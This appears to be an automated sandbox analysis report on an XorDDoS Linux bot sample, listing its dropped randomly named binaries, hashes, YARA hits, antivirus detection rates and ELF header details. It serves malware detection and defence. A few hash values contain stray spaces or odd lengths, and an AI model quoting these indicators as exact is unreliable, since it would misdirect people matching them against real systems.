File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625889
Entropy (8bit):	6.2444373366686925
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1Au:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91l
MD5:	349456ECAA1380A142F15810A8260378
SHA1:	02DD15ECDEEDEFD7A2F82BA0DF38703A74489AF3
SHA-256:	0F00C2E074C6284C556040012EF23357853CCAC4AD1373D1DEA683562DC24BCA
SHA-512:	85D5DAD44636F240BE2943BC1E2EA0196AF08EE778C4EBE055C237DFFDC291EE34C4EEDAFC70D0C6DC6D8CDF2C48D1E296CF65C6BCBAA37E59FA27677396F0C
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /lib/libudev.so, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /lib/libudev.so, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 65%, Browse • Antivirus: ReversingLabs, Detection: 72%
Reputation:	low
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... ... .a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/run/gcc.pid	
Process:	/tmp/4ljhdTTyiA
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	32
Entropy (8bit):	3.890319531114783
Encrypted:	false
SSDEEP:	3:E/Pp0ERvnQ6kU:E/R9H7
MD5:	0FDDCC1ED86DC3067281434DB6D8A692
SHA1:	29CCBB10465F58731D0AD67D0E01094D6E550F03
SHA-256:	D837476746664141D23722D209103994FDD49A76D6B0C5CC80700C84225DC450
SHA-512:	068D58F831CC167900E229A7B7C26653030894E0BD994D57782FAD41D0D60BEFBB25274979910173600F561EA7AB325951F9ED4794EDC2BE92640741ECB9DD6E
Malicious:	false
Preview:	gwbbeuannjaetwafyolmnmkmuwlnwvcf

/usr/bin/aspbnnkmso	
Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244464032725729
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1AG:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91T
MD5:	1D6FD0EB72068B2C5F4C00B6BD4CCCE7
SHA1:	32AB444D86D252039652BCC5C04AFE904135589D
SHA-256:	A40FE48FFA2682CAAC809C529518B31BC562D1D3C7C5D2D19C870258850B6504
SHA-512:	FE8EC9F94E0F5FB637EE8EF96C26A595DFC2E12E07BBA6C047D2ACBFC0EBAFE97552C699F81FB2741ED802A049D1ABF6766DDE76EDFE07D21B263326F61CC16A

/usr/bin/aspbnnkmso

Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/aspbnnkmso, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/aspbnnkmso, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/ctrygxclrx

Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244457415710082
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1Ar:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91+
MD5:	039A6ECEAFDBF298AC52C2A12463D087
SHA1:	D75D35BAB7EB56C33CB76B88D50304584FD4DBA5
SHA-256:	C40F22454C768EED45923A4916F5480A39EB2C93C2C9911681891FC63F40E26B
SHA-512:	5241DB20701178228DF0E3BE251CA5D50187E8B49F9EE17155B2B55B2318183262CB3BCF85134586666F9DD2A0202377BDF89E76560343A7BE8409A6EE4DEA79
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/ctrygxclrx, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/ctrygxclrx, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/dxeguomyxc

Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244462815955286
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1AV:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91k
MD5:	066CAA157C95FAA9D8D81929F8157D3A
SHA1:	D2BBF4C0B60513CA08BF4F68A15A2FCE79F41E1D
SHA-256:	7B35D00B6E49C7AE367089CFED0E4272EE303AEBAD1C58D58C1928D6BC8DAAD1
SHA-512:	22F6CD8558885EAEF22A7951673F300699DB48337B8095DD4D3E7798AD20DB7FEA4E13870F220240919F8854AC45090E27EBB4587DBF3F6A52C61930C14A71B9
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/dxeguomyxc, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/dxeguomyxc, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/fcxqfstrdm

Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244469232854971
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1Aw:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91R
MD5:	E45D3C3CEB20CB21CECDF27ABB364096
SHA1:	D8A306A796091A6FDEBBC99ECE00038E281C8FB6

/usr/bin/fcxqfstrdm	
SHA-256:	C8F1B348B568A2600FE9E64BCCF2B5D065FAE13FA73691C487F175785C932537
SHA-512:	B309F9AED1980C04F3AA480046FBF2F11D581F58807AAA31309ECCD76CFCA466C579B5EBC3B75E102B4FCA2D3CE4523F6E98A79AEDE31A21FFC93B9416000F4
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/fcxqfstrdm, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/fcxqfstrdm, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E..'' .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/gqczobuacc	
Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244476302793986
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1AM:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91R
MD5:	C098C27688A125D5CFA970AE835E1EDA
SHA1:	38D7BD449129CA6270446421AF502E40E2C7A0D6
SHA-256:	98FF8E03F1221EB11E575FE5990B734DD43C8E889A7119EA9A6068DB2B406283
SHA-512:	92E2006043E1110302A995B4FBCD1968B13AE2DA6FD3583CA54489A870EF439C7C92A0291A92D64CD2D23EA8E7D16E37F3EC7F4DA8D14BBE32FE38AF9564A4E4
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/gqczobuacc, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/gqczobuacc, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E..'' .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/jjltawydwf	
Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244466129353984
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1At:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91E
MD5:	8031CB3D4FE5BA13E55BE0286E251729
SHA1:	E527A32F093939F01310092B06F7B8B56AF32E78
SHA-256:	8588C3A98B3A93904D92264C14C7ACB840F45E2382A2999FD3EAF8A88CC32788
SHA-512:	83F35709D7FE67A167B6C95542CF19FD6B690232CEF1A2C54D5E7EA8AF5CB4C23A0965C231C6403E3497B068747FB0EE52D28DAE5DBD828101F525892B606FB
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/jjltawydwf, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/jjltawydwf, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E..'' .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/lgnmbyzzlq	
Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.2444746239615965

/usr/bin/lgnmbyzzlq

Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1A9:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/914
MD5:	54D3B5B40DB4C72EAD6A4D36581F0413
SHA1:	505B356CB203FDABE72C0318FA86419F4EAE4542
SHA-256:	ACFD8B1F8BE0265A2E8AAD8CA6205C80926F785C745BC3DC0929DF177AA130D6
SHA-512:	8F735A219F3115A9F9E3F99551EFA05790456A1D7C525E7CBA0E84503B040E714BE1757AA7C2341CC83A46C755CA5DED7C1A1E7C28443BE2C3D57AE9CF7EFF2 5
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/lgnmbyzzlq, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/lgnmbyzzlq, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[...p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/nyavevzqtw

Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	589824
Entropy (8bit):	6.151734957445122
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEo:FBXmkN/+Fhu/Qo4h9L+zNNIBVEo
MD5:	7C4EB27A2217093846FA00CEACD95628
SHA1:	5B6F5969022E381D1641418E7B0859D85AF440D3
SHA-256:	2F547BF5D7487B41AA062D6721254DAE51684A4EC4E276FF7296F1371D0C0D93
SHA-512:	E524C983A653EDC1660BF61029E824180511C8500260470D4996A867708083FD2C1B98CB1F10E50C71FEA1B48670A0B6B94DD9E959613724C66B985636E209F8
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/nyavevzqtw, Author: Joe Security
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[...p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/ouhdchrbdz

Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244472542306856
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1As:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91J
MD5:	464EE2D18FACAFA159F9948AB174135C
SHA1:	6D823B381A4E81EE824B1E0509CA04D5F289D903
SHA-256:	5BB0A143204BAD0F7ADAB4951A81172E500BC0DEACA25E235595A51880300774
SHA-512:	1E2B15939C08B22F3D1462DFDC902BE094479F3E6BC0F65F25202B8100D31D9EA80D9AEE798C7B5601BC4588F7EB260D5514968F74EC5632F9301C6EA49F7D7
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/ouhdchrbdz, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/ouhdchrbdz, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... .. ..a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[...p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/rlyjyybyum

Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped

/usr/bin/rlyjyybyum	
Size (bytes):	625900
Entropy (8bit):	6.2444741953981735
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1An:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91y
MD5:	0713019B4738A770E7B6E1A45B02C8D9
SHA1:	3DF2C425A9191BCACEF32822552C0A31CA8732CB
SHA-256:	208DFEC353CE8DF021304E7F7D47369F3AE66F36B13AFDED3862FE732303FAD0
SHA-512:	39F4E408C0E50ABB0CC30393FB125F2EB7E8D9A08B66D2914168BCF09D84D15F8688C8A2F04488DE83F74D08BC0EC4035B785B2733E7D85126150595FB90806D
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/rlyjyybyum, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/rlyjyybyum, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... ... .a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/tjdqviitkh	
Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244470630901578
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1Az:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91O
MD5:	C2561C3AFE2388B8727667FCEFB207B7
SHA1:	B68150F2061322A2848E760F1C51758C54B20821
SHA-256:	6657FAAF31B31FAD93A19A229620004238CB5D1143D82DF82FF3902E632F3D58
SHA-512:	50FEF6B392D7ABEE0C170CF1CB98C0AA201B08016C727566EB925256C12AA87A72918DA2CCD84BAD0DF370E309295928FA3923FF87CFC366558A839998203D0
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/tjdqviitkh, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/tjdqviitkh, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... ... .a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

/usr/bin/uoewtvxqdd	
Process:	/tmp/4ljhdTTyiA
File Type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Category:	dropped
Size (bytes):	625900
Entropy (8bit):	6.244472274746616
Encrypted:	false
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1A2:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/913
MD5:	39AA00025C468148F76C1297AE9E076E
SHA1:	5EE5179AF09781EB6A4ABD267748F46482A665E8
SHA-256:	E01A3A42DCAA06BAC19B6E7FC383CECA2B69649CE5E60D3C95FAE8DEAC6725F7
SHA-512:	B85CD1A6AB6B40B1F1EAACA555DF6165E30099AC74567453487334884 7F34186A2C0F7EA15F5DB0B9A1B6ACAE52A6F948AB46BC07AB15A23B27584EDD5B2A7DD
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_XorDDoS, Description: Yara detected XorDDoS Bot, Source: /usr/bin/uoewtvxqdd, Author: Joe Security • Rule: XOR_DDosv1, Description: Rule to detect XOR DDos infection, Source: /usr/bin/uoewtvxqdd, Author: Akamai CSIRT
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... ... .a.....@.....Q.td.....GNU..... ..U.....5.....1.^....PTRh Q..h`Q..QVh.....U..S.....[..,p.....t..~..X[.....U..S....=.....uT.0...-(.....X.....9.v...&.....(.....9.w.....t...$.~.....[].....U..... .....Z..o....t .T$..D$.....D$.....$.~.....4.....t.....t...$4.....U.....E..D$..E..D$..E...$.....E..D$..E...$.....U...(.E.....D$..E..D$...$.+...]....E..}..x..E....;E....E.....?.E..E.....E..E.." .E..E....</u..U.....E.....m...}..y.E..E.E...U...(.E.....D$..E..D$...$.+.....E..}..x..E....;E....E.....E..E.....E..E.E...U...(.....D$..D$.....$.P....E..D$..D$..+...D$..... .$.....E.....D$..E..D$.....$.<....E..}..x..E....;E.....E..E.....E.....U..W.....

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, for GNU/Linux 2.6.9, not stripped
Entropy (8bit):	6.2444373366686925
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	4ljhdTTyiA
File size:	625889
MD5:	349456ecaa1380a142f15810a8260378
SHA1:	02dd15ecdeedefd7a2f82ba0df38703a74489af3
SHA256:	0f00c2e074c6284c556040012ef23357853ccac4ad1373d1dea683562dc24bca
SHA512:	85d5dad44636f240be2943bc1e2ea0196af08ee778c4ebe055c237dffdc291ee34c4eedafc70d0c6dc6d8cdf2c48d1e296cf65c6bcbaa37e59fa276773961f0c
SSDEEP:	12288:FBXOvdwV1/n/dQFhWlH/c1dHo4h9L+zNZrrIT6yF8EEP4UlUuTh1Au:FBXmkN/+Fhu/Qo4h9L+zNNIBVEBl/91l
File Content Preview:	.ELF.....4....r.....4. ...(.....a...a.....a.....r..... ... .a.....@.....Q.td.....GNU.....U.....5...

Static ELF Info

ELF header

Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - System V
ABI Version:	0
Entry Point Address:	0x8048110
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	5
Section Header Offset:	553480
Section Header Size:	40
Number of Section Headers:	28
Header String Table Index:	25

Sections

Name	Type	Address	Offset	Size	EntSize	Flags	Flags Description	Link	Info	Align
	NULL	0x0	0x0	0x0	0x0	0x0		0	0	0
.note.ABI-tag	NOTE	0x80480d4	0xd4	0x20	0x0	0x2	A	0	0	4
